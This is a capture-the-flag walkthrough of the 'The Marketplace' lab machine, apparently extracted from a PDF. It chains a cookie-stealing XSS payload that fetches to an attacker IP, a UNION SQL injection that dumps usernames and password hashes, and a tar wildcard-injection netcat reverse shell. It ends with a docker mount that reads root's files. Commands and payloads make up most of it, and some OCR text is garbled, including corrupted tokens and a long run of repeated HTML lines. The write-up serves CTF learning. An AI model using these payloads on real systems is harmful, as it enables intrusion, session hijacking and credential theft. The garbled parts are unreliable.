

# Initial Access (Via XSS)

- [Good writeup](#) 

1. Visit the webpage
2. Signup > Login > Make a listing

The Marketplace

[Home](#) | [New listing](#) | [Messages](#) | [Log out](#)

Add new listing

ocument.cookie)</script>test

test

Choose File

No file chosen

File uploads temporarily disabled due to security issues

Submit

# XSS code:

<script>fetch("http://10.11.49.241:4444/"+document.cookie)

</script>test

3. Visit Listing > Report

- Report our listing so that it is sent to admin page and admin's cookie is sent to us

[test](#)

# No Image

Published by test

Description:

test

[Contact the listing author](#) | [Report listing to admins](#)

```
~/python3 -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
10.10.240.154 - - [22/Nov/2022 21:52:29] "GET /token HTTP/1.1" 404 -
10.10.240.154 - - [22/Nov/2022 21:52:29] "GET /token HTTP/1.1" 404 -
```

#### 4. Change cookie using editthiscookie(ETC)

http://10.10.240.154/messages

10.10.240.154 | token

Value  
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJlsinVzZXJ1YW1lIjoibWljajGFibC1slmFkbWl1p0cnVILCJpYXQiOiJlE2Mzc1ODkxNDB9.J5gs0wZZJ809fjs3GgCCnKQ9avQSp7KF6zebX0-Duw

Domain  
10.10.240.154

Path  
/

Expiration  
Tue Nov 22 2022 21:52:30 GMT+0800 (Singapore Standard Time)

SameSite  
▼

HostOnly ☒ Session ☒ Secure ☐ HttpOnly ☐

Help


#### 5. Refresh page and we are admin

## You have 0 new message(s)

#### 6. Obtain flag at admin panel

# SQLi :

- In the Administration Panel, we are able to view users by specifying their user id, SQLi is possible.
- Via burpsuite



1. Determine the number of columns this table has

```

# SQLi Payload

GET /admin?user=1+ORDER+BY+1
GET /admin?user=1+ORDER+BY+2
GET /admin?user=1+ORDER+BY+3
GET /admin?user=1+ORDER+BY+4
GET /admin?user=1+ORDER+BY+5 [ERROR!]

# Payload

user=1 ORDER BY 1

```

```

GET /admin?user=-1+ORDER BY 1 HTTP/1.1
Host: 10.10.122.212
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36 OPR/81.0.4196.31
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;vmb3;q=0.9
Referer: http://10.10.122.212/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJ1bnVzZXJvYXNlIjoibWljYGFibCIsImFkbWljOiJ0
cnVLLCJpYXQzOjE2MzclOTg5OTd9.yBRIMhix7A8Ld50ouKdpGE2emf6bMDABT-OBIJy2Pws
If-None-Match: W/"307-ix/R+dItZyPI0jChAibT2VooSHt"
Connection: close

1 HTTP/1.1 500 Internal Server Error
2 Server: nginx/1.19.2
3 Date: Mon, 22 Nov 2021 16:43:11 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 635
6 Connection: close
7 X-Powered-By: Express
8 ETag: W/"27b-RFWwKl2lG3RkbtCle+DufbtjPg8"
9
10 <!DOCTYPE html>
11 <html>
12 <head>
13 <title>Error</title>
14 <link rel="stylesheet" href="/stylesheets/style.css" />
15 </head>
16 <body>
17 <nav>
18 <b>The Marketplace</b>
19 <div class="right">
20 <a href="/">Home</a> |
21
22 <a href="/admin">Administration panel</a> |
23
24
25 <a href="/new">New listings</a> |
26 <a href="/messages">Messages</a> |
27 <a href="#" onClick="document.cookie='tokens; expires=Th
path="/;document.location.reload()">Log out</a>
28
29 </div>
30 </nav>
31
32 <h2>Error: ERL_BAD_FIELD_ERROR Unknown column '6#39;5#39;
33 </body>
34 </html>
--

```

- No. of Columns: 4

## 2. Determine which columns are reflected

### # SQLi Payload

GET /admin?user=-1+UNION+SELECT+1,2,3,4

### # Payload

user=-1 UNION SELECT 1,2,3,4

```

1 GET /admin?user=-1+UNION+SELECT+1,2,3,4 HTTP/1.1
2 Host: 10.10.122.212
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36 OPR/81.0.4196.31
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;vmb3;q=0.9
6 Referer: http://10.10.122.212/admin
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJ1bnVzZXJvYXNlIjoibWljYGFibCIsImFkbWljOiJ0
cnVLLCJpYXQzOjE2MzclOTg5OTd9.yBRIMhix7A8Ld50ouKdpGE2emf6bMDABT-OBIJy2Pws
10 If-None-Match: W/"307-ix/R+dItZyPI0jChAibT2VooSHt"
11 Connection: close
12
13

1 HTTP/1.1 200 OK
2 Server: nginx/1.19.2
3 Date: Mon, 22 Nov 2021 16:47:02 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 X-Powered-By: Express
7 ETag: W/"303-PwObn+XWj9CTigleqahZrk23M8"
8 Content-Length: 771
9
10 <!DOCTYPE html>
11 <html>
12 <head>
13 <title>User 1</title>
14 <link rel="stylesheet" href="/stylesheets/style.css" />
15 </head>
16 <body>
17 <nav>
18 <b>The Marketplace</b>
19 <div class="right">
20 <a href="/">Home</a> |
21
22 <a href="/admin">Administration panel</a> |
23
24
25 <a href="/new">New listings</a> |
26 <a href="/messages">Messages</a> |
27 <a href="#" onClick="document.cookie='tokens; expires=Thu, 01 J
path="/;document.location.reload()">Log out</a>
28
29 </div>
30 </nav>
31
32 <div style="text-align: center">User 1</div>
33 <div>
34 <div>
35 <div>
36 <div>
37 <div>
38 <div>
39 </div>
40 </html>
--

```

- Reflected Columns: 1,2

## 3. Determine the database()

## # SQLi Payload

```
GET /admin?user=-1+UNION+SELECT+database(),database(),3,4
```

## # Payload

```
user=-1 UNION SELECT database(),database(),3,4
```

```
GET /admin?user=-1+UNION+SELECT+database(),database(),3,4 HTTP/1.1
Host: 10.10.122.212
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36 DPR/81.0.4196.31
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://10.10.122.212/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiJlbnVzZXJyZWllIjoibWljajGFlbCIsImFkbWwIjoP
cnVLCjpyXQ0jE2Mzc1OTg5OTd9.yBRI-MHi.x7ABld500ukdpGE2emf6bMDABI-OB1Jy2FWs
If-None-Match: W/"307-ix/R+dItZYPI0jChAibT2V0o5hI"
Connection: close

1 HTTP/1.1 200 OK
2 Server: nginx/1.19.2
3 Date: Mon, 22 Nov 2021 16:49:28 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 X-Powered-By: Express
7 ETag: W/"32b-XM+bDrwUYxmfHaZeY2+yuvXmfiY"
8 Content-Length: 811
9
10 <!DOCTYPE html>
11 <html>
12 <head>
13 <title>User marketplace</title>
14 <link rel='stylesheet' href='/styleshe
15 </head>
16 <body>
17 <nav>
18 <div>The Marketplace</b>
19 <div class="right">
20 <a href="/">Home</a> |
21
22
23 <a href="/admin">Administration pane
24
25 <a href="/new">New listings</a> |
26 <a href="/messages">Messages</a> |
27 <a href="#" onclick=document.cookie
path=;';document.location.reload()*>Log o
28
29 </div>
30 </nav>
31
32 <h1 style="text-align: center">User
33 <div>
34 User marketplace <br />
35 ID: marketplace <br />
36 Is administrator: true <br />
```

- Database Name: marketplace

## 4. Determine tables in the database(marketplace)

## # SQLi Payload

```
GET /admin?
```

```
user=-1+UNION+SELECT+1,group_concat(table_name),3,4+FROM+informati
on_schema.tables+WHERE+table_schema='marketplace'
```

## # Payload

```
user=0 union select 1,group_concat(table_name),3,4 from
information_schema.tables where table_schema='marketplace'
```

## group\_concat is used to append all the tables into one column to be displayed

Pretty **Raw** Hex Render \n ≡

```

3 HTP/1.1. 200 OK
4 Server: nginx/1.19.2
5 Date: Mon, 22 Nov 2021 16:56:59 GMT
6 Content-Type: text/html; charset=utf-8
7 Connection: close
8 X-Powered-By: Express
9 ETag: W/"316-zb0PY4vGk6t6HzzGeu7aJ7o"
10 Content-Length: 790
11
12 <!DOCTYPE html>
13 <html>
14   <head>
15     <title>User 1</title>
16     <link rel="stylesheet" href="/stylesheets/style.css">
17   </head>
18   <body>
19     <nav>
20       <a href="/admin">Admin</a>
21       <a href="/new">New listing</a>
22       <a href="/messages">Messages</a>
23       <a href="#" onclick="document.cookie='token='+document.location.reload()+'Log out">Log out</a>
24     </nav>
25
26     <div style="text-align: center;">
27       <h1>User 1</h1>
28       <div>
29         <div>
30           <div>
31             <div>
32               <div>
33                 <div>
34                   <div>
35                     <div>
36                       <div>
37                         <div>
38                           <div>
39                             <div>
40                               <div>
41                                 <div>
42                                   <div>
43                                     <div>
44                                       <div>
45                                         <div>
46                                           <div>
47                                             <div>
48                                             <div>
49                                             <div>
50                                             <div>
51                                             <div>
52                                             <div>
53                                             <div>
54                                             <div>
55                                             <div>
56                                             <div>
57                                             <div>
58                                             <div>
59                                             <div>
60                                             <div>
61                                             <div>
62                                             <div>
63                                             <div>
64                                             <div>
65                                             <div>
66                                             <div>
67                                             <div>
68                                             <div>
69                                             <div>
70                                             <div>
71                                             <div>
72                                             <div>
73                                             <div>
74                                             <div>
75                                             <div>
76                                             <div>
77                                             <div>
78                                             <div>
79                                             <div>
80                                             <div>
81                                             <div>
82                                             <div>
83                                             <div>
84                                             <div>
85                                             <div>
86                                             <div>
87                                             <div>
88                                             <div>
89                                             <div>
90                                             <div>
91                                             <div>
92                                             <div>
93                                             <div>
94                                             <div>
95                                             <div>
96                                             <div>
97                                             <div>
98                                             <div>
99                                             <div>
100                                            <div>
101                                            <div>
102                                            <div>
103                                            <div>
104                                            <div>
105                                            <div>
106                                            <div>
107                                            <div>
108                                            <div>
109                                            <div>
110                                            <div>
111                                            <div>
112                                            <div>
113                                            <div>
114                                            <div>
115                                            <div>
116                                            <div>
117                                            <div>
118                                            <div>
119                                            <div>
120                                            <div>
121                                            <div>
122                                            <div>
123                                            <div>
124                                            <div>
125                                            <div>
126                                            <div>
127                                            <div>
128                                            <div>
129                                            <div>
130                                            <div>
131                                            <div>
132                                            <div>
133                                            <div>
134                                            <div>
135                                            <div>
136                                            <div>
137                                            <div>
138                                            <div>
139                                            <div>
140                                            <div>
141                                            <div>
142                                            <div>
143                                            <div>
144                                            <div>
145                                            <div>
146                                            <div>
147                                            <div>
148                                            <div>
149                                            <div>
150                                            <div>
151                                            <div>
152                                            <div>
153                                            <div>
154                                            <div>
155                                            <div>
156                                            <div>
157                                            <div>
158                                            <div>
159                                            <div>
160                                            <div>
161                                            <div>
162                                            <div>
163                                            <div>
164                                            <div>
165                                            <div>
166                                            <div>
167                                            <div>
168                                            <div>
169                                            <div>
170                                            <div>
171                                            <div>
172                                            <div>
173                                            <div>
174                                            <div>
175                                            <div>
176                                            <div>
177                                            <div>
178                                            <div>
179                                            <div>
180                                            <div>
181                                            <div>
182                                            <div>
183                                            <div>
184                                            <div>
185                                            <div>
186                                            <div>
187                                            <div>
188                                            <div>
189                                            <div>
190                                            <div>
191                                            <div>
192                                            <div>
193                                            <div>
194                                            <div>
195                                            <div>
196                                            <div>
197                                            <div>
198                                            <div>
199                                            <div>
200                                            <div>
201                                            <div>
202                                            <div>
203                                            <div>
204                                            <div>
205                                            <div>
206                                            <div>
207                                            <div>
208                                            <div>
209                                            <div>
210                                            <div>
211                                            <div>
212                                            <div>
213                                            <div>
214                                            <div>
215                                            <div>
216                                            <div>
217                                            <div>
218                                            <div>
219                                            <div>
220                                            <div>
221                                            <div>
222                                            <div>
223                                            <div>
224                                            <div>
225                                            <div>
226                                            <div>
227                                            <div>
228                                            <div>
229                                            <div>
230                                            <div>
231                                            <div>
232                                            <div>
233                                            <div>
234                                            <div>
235                                            <div>
236                                            <div>
237                                            <div>
238                                            <div>
239                                            <div>
240                                            <div>
241                                            <div>
242                                            <div>
243                                            <div>
244                                            <div>
245                                            <div>
246                                            <div>
247                                            <div>
248                                            <div>
249                                            <div>
250                                            <div>
251                                            <div>
252                                            <div>
253                                            <div>
254                                            <div>
255                                            <div>
256                                            <div>
257                                            <div>
258                                            <div>
259                                            <div>
260                                            <div>
261                                            <div>
262                                            <div>
263                                            <div>
264                                            <div>
265                                            <div>
266                                            <div>
267                                            <div>
268                                            <div>
269                                            <div>
270                                            <div>
271                                            <div>
272                                            <div>
273                                            <div>
274                                            <div>
275                                            <div>
276                                            <div>
277                                            <div>
278                                            <div>
279                                            <div>
280                                            <div>
281                                            <div>
282                                            <div>
283                                            <div>
284                                            <div>
285                                            <div>
286                                            <div>
287                                            <div>
288                                            <div>
289                                            <div>
290                                            <div>
291                                            <div>
292                                            <div>
293                                            <div>
294                                            <div>
295                                            <div>
296                                            <div>
297                                            <div>
298                                            <div>
299                                            <div>
300                                            <div>
301                                            <div>
302                                            <div>
303                                            <div>
304                                            <div>
305                                            <div>
306                                            <div>
307                                            <div>
308                                            <div>
309                                            <div>
310                                            <div>
311                                            <div>
312                                            <div>
313                                            <div>
314                                            <div>
315                                            <div>
316                                            <div>
317                                            <div>
318                                            <div>
319                                            <div>
320                                            <div>
321                                            <div>
322                                            <div>
323                                            <div>
324                                            <div>
325                                            <div>
326                                            <div>
327                                            <div>
328                                            <div>
329                                            <div>
330                                            <div>
331                                            <div>
332                                            <div>
333                                            <div>
334                                            <div>
335                                            <div>
336                                            <div>
337                                            <div>
338                                            <div>
339                                            <div>
340                                            <div>
341                                            <div>
342                                            <div>
343                                            <div>
344                                            <div>
345                                            <div>
346                                            <div>
347                                            <div>
348                                            <div>
349                                            <div>
350                                            <div>
351                                            <div>
352                                            <div>
353                                            <div>
354                                            <div>
355                                            <div>
356                                            <div>
357                                            <div>
358                                            <div>
359                                            <div>
360                                            <div>
361                                            <div>
362                                            <div>
363                                            <div>
364                                            <div>
365                                            <div>
366                                            <div>
367                                            <div>
368                                            <div>
369                                            <div>
370                                            <div>
371                                            <div>
372                                            <div>
373                                            <div&gt
```

```
user=0 union select 1,group_concat(column_name),3,4 from
information_schema.columns where table_name='users'
```

Request

Pretty Raw Hex ln

```
1 GET /admin?user=
2 >1+UNION+SELECT+1,group_concat(column_name),3,4+FROM+information_schema.columns+WHERE+table_n
ame='users' HTTP/1.1
3 Host: 10.10.122.212
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/95.0.4638.54 Safari/537.36 OPF/81.0.4196.31
6 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
7 Referer: http://10.10.122.212/admin
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Cookie: token=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vybm9ja0JlbnVzZXJ0dWw1IjoibWljYQFlbCIsImFkbWljYjpo
cnVlLCJpYXZ0Ij0iESQzcy0tOTY5OTdyIiwiaWF0IjE4x7A8LdS50oWkdjUe2emf6bMDAB1-GB1jy2Fw
11 If-None-Match: W/"307-1x/RvdtZyPtoJchA1btZVooShI"
12 Connection: close
13
```

Response

Pretty Raw Hex Render ln

```
1 HTTP/1.1 200 OK
2 Server: nginx/1.19.2
3 Date: Mon, 22 Nov 2021 17:04:29 GMT
4 Content-Type: text/html; charset=utf-8
5 Connection: close
6 X-Powered-By: Express
7 ETag: W/"326-AxBOIEAgRl3oRAw9MKuqIzIs2KE"
8 Content-Length: 806
9
10 <!DOCTYPE html>
11 <html>
12 <head>
13 <title>User 1</title>
14 <link rel="stylesheet" href="/stylesheets/style.css" />
15 </head>
16 <body>
17 <nav>
18 <div class="right">
19 <a href="/>Home</a> |
20
21
22 <a href="/admin">Administration panel</a> |
23
24
25 <a href="/new">New listing</a> |
26 <a href="/messages">Messages</a> |
27 <a href="#" onclick="document.cookie='token: expires=Thu, 01 J
path=/:';document.location.reload()">Log out</a>
28
29 </div>
30 </nav>
31
32 <h1 style="text-align: center">User 1</h1>
33 <div>
34 User id, isAdministrator, password, username <br />
35 ID: 1 <br />
36 Is administrator: true <br />
37 <button onclick="this.disabled = true">Delete user</button>
38 </div>
```

- Table: **Users**
  - isAdministrator: 1 or 0
  - password: hash
  - username: string

## 6. Determine value of columns in **users** table

# SQLi Payload

GET /admin?

user=-1+UNION+SELECT+1,group\_concat(username,':',password),3,4+FROM+users

# Payload

0 union select

1,group\_concat(id,':',username,':',password,':',isAdministrator,'\n'),3,4 from marketplace.users-- -









guidelines and will get back to you via private message. Thanks for using The Marketplace!,  
4:Thank you for your report. We have reviewed

# SSH

1. SSH with jake > found 2nd flag

## Privilege Escalation to michael via tar + sudo permission

1. Find out what sudo commands jake can use

```
jake@the-marketplace:~$ sudo -l
Matching Defaults entries for jake on the-marketplace:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on the-marketplace:
  (michael) NOPASSWD: /opt/backups/backup.sh
```

2. Find out content of backup.sh

```
jake@the-marketplace:/opt/backups$ ls -l
total 16
-rwxr-xr-x 1 michael michael 73 Aug 23 2020 backup.sh
-rw-rw-r-- 1 jake jake 10240 Aug 23 2020 backup.tar
jake@the-marketplace:/opt/backups$ cat backup.sh
#!/bin/bash
echo "Backing up files...";
tar cf /opt/backups/backup.tar *
```

3. Create payload & start listener

```
msfvenom -p cmd/unix/reverse_netcat lhost=10.11.49.241 lport=4444
R
# Copy the output
```

4. Create the tar exploit, checkpoints

```
cd /home/jake
echo "mkfifo /tmp/kdapuib; nc 10.11.49.241 4444 0</tmp/kdapuib |
/bin/sh >/tmp/kdapuib 2>&1; rm /tmp/kdapuib" > shell.sh
chmod +x shell.sh
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1
```

## 5. Execute our sudo command

```
sudo -u michael /opt/backups/backup.sh
```

## 6. Shell obtained

```
(root👁kali)-[~/tryhackme/theMarketplace/exploit]
# pwncat --listen --port 4444
[02:05:51] Welcome to pwncat 🦄!
[02:05:55] received connection from 10.10.122.212:53038
[02:06:00] 0.0.0.0:4444: upgrading from /bin/dash to /bin/bash
[02:06:02] 10.10.122.212:53038: registered new host w/ db
(local) pwncat$
(remote) michael@the-marketplace:/home/jake$ whoami
michael
(remote) michael@the-marketplace:/home/jake$
```

## 7. Upgrade shell if ur not using pwncat

# Privilege Escalation to Root via docker

1. List images
2. Use alpine
3. Mount entire filesystem to mnt
  - for some reason, shell is messed up

```
docker run -v /:/mnt -it alpine
```

```
(remote) michael@the-marketplace:/$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
themarketplace_marketplace  latest             6e3d8ac63c27       14 months ago      2.16GB
nginx                latest             4bb46517cac3       15 months ago      133MB
node                 lts-buster         9c4cc2688584       15 months ago      886MB
mysql                latest             0d64f46acfd1       15 months ago      544MB
alpine               latest             a24bb4013296       18 months ago      5.57MB
(remote) michael@the-marketplace:/$ docker run -v /:/mnt -it alpine; cd /mnt/root; cat root.txt; ls -la
/ # [9:5R
/bin/sh: [9: not found
/bin/sh: 5R: not found
/ # [12;5Rls
/bin/sh: [12: not found
/bin/sh: 5Rls: not found
/ # [15;5Rls
/bin/sh: [15: not found
/bin/sh: 5Rls: not found
/ # ls
bin  dev  etc  home  lib  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
```

## 4. Use one liner, to obtain flag

```
cd /mnt/root; cat root.txt;
```

```
/ # cd /mnt/root; cat root.txt; ls -la
```

```
total 28
```

drwx-----	4	root	root	4096	Aug 23	2020	.
drwxr-xr-x	23	root	root	4096	Aug 23	2020	..
lrwxrwxrwx	1	root	root	9	Aug 23	2020	.bash_history -> /dev/null
-rw-r--r--	1	root	root	3106	Apr 9	2018	.bashrc
drwxr-xr-x	3	root	root	4096	Aug 23	2020	.local
-rw-r--r--	1	root	root	148	Aug 17	2015	.profile
drwx-----	2	root	root	4096	Aug 23	2020	.ssh
-r-----	1	root	root	38	Aug 23	2020	root.txt